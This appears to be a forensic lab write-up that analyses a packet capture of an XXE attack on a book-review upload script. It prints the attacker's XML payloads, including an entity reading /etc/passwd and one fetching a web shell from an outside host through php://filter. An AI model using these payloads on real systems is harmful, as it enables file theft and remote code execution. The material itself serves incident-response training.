


Scenario

An automated alert has detected unusual XML data being processed by the server, which suggests a potential XXE (XML External Entity) Injection attack. This raises concerns about the integrity of the company's customer data and internal systems, prompting an immediate investigation.

Analyze the provided PCAP file using the network analysis tools available to you. Your goal is to identify how the attacker gained access and what actions they took.

During the attacker's port scan, what is the highest-numbered TCP port that responded as open on the victim host? (Hint: in a SYN scan, the victim's SYN-ACK source port is the open port.)

Filtered traffic using `tcp.flags.syn == 1 && tcp.flags.ack == 1` to isolate SYN-ACK responses, which indicate open ports on the victim host.



The image shows a Wireshark interface with the file 'XXEInfiltration.pcap' open. The filter bar at the top displays the filter `tcp.flags.syn == 1 and tcp.flags.ack == 1`. The packet list on the left shows a series of TCP SYN-ACK packets from the victim host (210.106.114.183) to the attacker (50.239.151.185). The packet details on the right show the structure of a selected packet, including Ethernet II, Internet Protocol Version 4, and Transmission Control Protocol fields.

No.	Time	Source	Destination	Protocol	Length	Info
43	0.065891	50.239.151.185	210.106.114.183	TCP	58	3306 → 39658 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460
51	0.066061	50.239.151.185	210.106.114.183	TCP	58	3306 → 39658 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460
20009	1.053140	50.239.151.185	210.106.114.183	TCP	74	80 → 45132 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271535851 TSecr=4165846486 WS=128
20010	1.053203	50.239.151.185	210.106.114.183	TCP	74	3306 → 42814 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271535851 TSecr=4165846486 WS=128
20028	1.183866	50.239.151.185	210.106.114.183	TCP	74	80 → 45644 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271541981 TSecr=4294967295 WS=128
20031	1.284571	50.239.151.185	210.106.114.183	TCP	74	80 → 45645 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271542082 TSecr=4294967295 WS=128
20034	1.388422	50.239.151.185	210.106.114.183	TCP	74	80 → 45646 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271542186 TSecr=4294967295 WS=128
20037	1.488813	50.239.151.185	210.106.114.183	TCP	74	80 → 45647 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271542286 TSecr=4294967295 WS=128
20040	1.591030	50.239.151.185	210.106.114.183	TCP	74	80 → 45648 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271542389 TSecr=4294967295 WS=128
20043	1.691068	50.239.151.185	210.106.114.183	TCP	70	80 → 45649 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271542489 TSecr=4294967295 WS=128
20047	1.791756	50.239.151.185	210.106.114.183	TCP	66	80 → 45656 [SYN, ACK, ECE] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK PERM WS=128
20066	9.324428	50.239.151.185	210.106.114.183	TCP	74	80 → 45644 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544122 TSecr=4294967295 WS=128
20069	9.424569	50.239.151.185	210.106.114.183	TCP	74	80 → 45645 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544222 TSecr=4294967295 WS=128
20072	9.524620	50.239.151.185	210.106.114.183	TCP	74	80 → 45646 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544322 TSecr=4294967295 WS=128
20075	9.624877	50.239.151.185	210.106.114.183	TCP	74	80 → 45647 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544423 TSecr=4294967295 WS=128
20078	9.724905	50.239.151.185	210.106.114.183	TCP	74	80 → 45648 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544523 TSecr=4294967295 WS=128
20081	9.825104	50.239.151.185	210.106.114.183	TCP	70	80 → 45649 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK PERM TSval=2271544623 TSecr=4294967295 WS=128
20085	9.928873	50.239.151.185	210.106.114.183	TCP	66	80 → 45656 [SYN, ACK, ECE] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK PERM WS=128

The conversations view was then opened, and source ports were sorted to identify the highest-numbered open port.

XXEInfiltration.pcap

Wireshark - Conversations - XXEInfiltration.pcap

Conversation Settings

- ☐ Name resolution
- ☐ Absolute start time
- ☒ Limit to display filter

Copy

Follow Stream...

Graph...

Protocol

- ☐ Bluetooth
- ☐ BPV7
- ☐ DCCP
- ☒ Ethernet
- ☐ FC
- ☐ FDDI
- ☐ IEEE 802.11
- ☐ IEEE 802.15.4
- ☒ IPv4
- ☒ IPv6
- ☐ Ipv

Filter list for specific type

Ethernet · 1	IPv4 · 1	IPv6	TCP · 466	UDP	Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A
					210.106.114.183	34932	50.239.151.185	3306	1	74 bytes	10465	27	3.70%	0	0 bytes	1
					210.106.114.183	39658	50.239.151.185	3306	1	58 bytes	24	3	33.33%	0	0 bytes	1
					210.106.114.183	42814	50.239.151.185	3306	1	74 bytes	10003	10	10.00%	0	0 bytes	1
					210.106.114.183	44602	50.239.151.185	3306	1	74 bytes	10063	15	6.67%	0	0 bytes	1
					210.106.114.183	44608	50.239.151.185	3306	1	74 bytes	10066	10	10.00%	0	0 bytes	1
					210.106.114.183	44624	50.239.151.185	3306	1	74 bytes	10085	20	5.00%	0	0 bytes	1
					210.106.114.183	44632	50.239.151.185	3306	1	74 bytes	10087	19	5.26%	0	0 bytes	1
					210.106.114.183	44640	50.239.151.185	3306	1	74 bytes	10089	19	5.26%	0	0 bytes	1
					210.106.114.183	44654	50.239.151.185	3306	1	74 bytes	10090	13	7.69%	0	0 bytes	1
					210.106.114.183	44670	50.239.151.185	3306	1	74 bytes	10091	17	5.88%	0	0 bytes	1
					210.106.114.183	44674	50.239.151.185	3306	1	74 bytes	10092	17	5.88%	0	0 bytes	1
					210.106.114.183	44984	50.239.151.185	3306	1	74 bytes	10463	64	1.56%	0	0 bytes	1
					210.106.114.183	33234	50.239.151.185	80	1	74 bytes	10475	10	10.00%	0	0 bytes	1
					210.106.114.183	33236	50.239.151.185	80	1	74 bytes	10476	10	10.00%	0	0 bytes	1
					210.106.114.183	34164	50.239.151.185	80	1	74 bytes	10093	35	2.86%	0	0 bytes	1
					210.106.114.183	34362	50.239.151.185	80	1	74 bytes	10462	10	10.00%	0	0 bytes	1
					210.106.114.183	36254	50.239.151.185	80	1	74 bytes	10474	10	10.00%	0	0 bytes	1
					210.106.114.183	36520	50.239.151.185	80	1	74 bytes	10382	210	0.48%	0	0 bytes	1
					210.106.114.183	36528	50.239.151.185	80	1	74 bytes	10383	211	0.47%	0	0 bytes	1
					210.106.114.183	36544	50.239.151.185	80	1	74 bytes	10384	210	0.48%	0	0 bytes	1
					210.106.114.183	36548	50.239.151.185	80	1	74 bytes	10385	210	0.48%	0	0 bytes	1
					210.106.114.183	36562	50.239.151.185	80	1	74 bytes	10386	210	0.48%	0	0 bytes	1
					210.106.114.183	36574	50.239.151.185	80	1	74 bytes	10387	6	16.67%	0	0 bytes	1
					210.106.114.183	36578	50.239.151.185	80	1	74 bytes	10388	210	0.48%	0	0 bytes	1
					210.106.114.183	36590	50.239.151.185	80	1	74 bytes	10389	210	0.48%	0	0 bytes	1
					210.106.114.183	36592	50.239.151.185	80	1	74 bytes	10390	210	0.48%	0	0 bytes	1
					210.106.114.183	36604	50.239.151.185	80	1	74 bytes	10391	212	0.47%	0	0 bytes	1

Close Help

Answer: 3306

By identifying the vulnerable PHP script, security teams can directly address and mitigate the vulnerability. What's the complete URI of the PHP script vulnerable to XXE Injection?

Filtered traffic using `http.request.method == POST && http.request.uri contains ".php"` to isolate POST requests targeting PHP scripts.

XXEInfiltration.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "POST" and http.request.uri contains ".php"

No.	Time	Source	Destination	Protocol	Length	Info
88306	483.705007	210.106.114.183	50.239.151.185	HTTP/X..	1011	POST /review/upload.php HTTP/1.1
88316	597.558977	210.106.114.183	50.239.151.185	HTTP/X..	1008	POST /review/upload.php HTTP/1.1
88326	834.079668	210.106.114.183	50.239.151.185	HTTP/X..	1016	POST /review/upload.php HTTP/1.1
88336	966.294673	210.106.114.183	50.239.151.185	HTTP/X..	1028	POST /review/upload.php HTTP/1.1
88410	1716.238719	210.106.114.183	50.239.151.185	HTTP/X..	1140	POST /review/upload.php HTTP/1.1

The XML payload details were then inspected to confirm which script was vulnerable to XXE Injection.

Full request URI: http://pageturner4books.net/review/upload.php

[HTTP request 1/1]

[Response in frame: 88308]

File Data: 368 bytes

MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----[Type: multipart/form-data]

First boundary: -----39517914061579162352300881621--\r\n

Encapsulated multipart part: (text/xml)

Content-Disposition: form-data; name="file"; filename="TheGreatGatsby.xml"\r\n

Content-Type: text/xml\r\n\r\n

extensible Markup Language

<?xml

<!DOCTYPE foo [

<ELEMENT foo ANY >

<ENTITY xxe SYSTEM "file:///etc/passwd" >

</foo>

Last boundary: \r\n-----39517914061579162352300881621--\r\n

Frame (frame), 1.011 byte(s)


Packets: 88577 - Displayed: 5 (0.0%)

Profile: Default

Answer: /review/upload.php

To construct the attack timeline and determine the initial point of compromise. What's the name of the first malicious XML file uploaded by the attacker?


The details of the first POST request were inspected to identify the malicious XML filename.



Answer: TheGreatGatsby.xml

Understanding which sensitive files were accessed helps evaluate the breach's potential impact. What's the name of the web app configuration file the attacker read?


The details of subsequent POST requests were reviewed to identify the configuration file accessed by the attacker.



Answer: config.php

To assess the scope of the breach, what is the password for the compromised database user?


The response to the POST request for config.php was inspected, which revealed the database connection details.




Answer: Winter2024

After stealing the credentials from the config file, the attacker authenticates to the MySQL service on the victim. Using the Wireshark filter `mysql.login\_request`, what is the timestamp (UTC) of the attacker's first MySQL login attempt?

config.php was accessed at 12:03.




So, The first MySQL login attempt following this access occurred at 12:08.



Answer: 2024-05-31 12:08

To eliminate the threat and prevent further unauthorized access, can you identify the name of the web shell that the attacker uploaded for remote code execution and persistence?

A review of the POST requests indicated remote file retrieval. One request was found to instruct the server to fetch a file from an external source, which corresponded to the web shell.



```
Wireshark · Follow HTTP Stream (tcp.stream eq 10464) · XXEInfiltration.pcap

POST /review/upload.php HTTP/1.1
Host: pageturner4books.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----18054287528629841081753868852
Content-Length: 497
Origin: http://pageturner4books.net
Connection: keep-alive
Referer: http://pageturner4books.net/review/form.html
Upgrade-Insecure-Requests: 1

-----18054287528629841081753868852
Content-Disposition: form-data; name="file"; filename="PrideandPrejudice.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % payload SYSTEM "http://203.0.113.15/booking.php">
<!ENTITY % internals "<!ENTITY file SYSTEM 'php://filter/read=convert.base64-encode/resource=%payload;'>">]>
<foo>&file;</foo>

-----18054287528629841081753868852--

HTTP/1.1 200 OK
Date: Fri, 31 May 2024 12:15:42 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Length: 22
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?xml version="1.0"?>
```

Answer: booking.php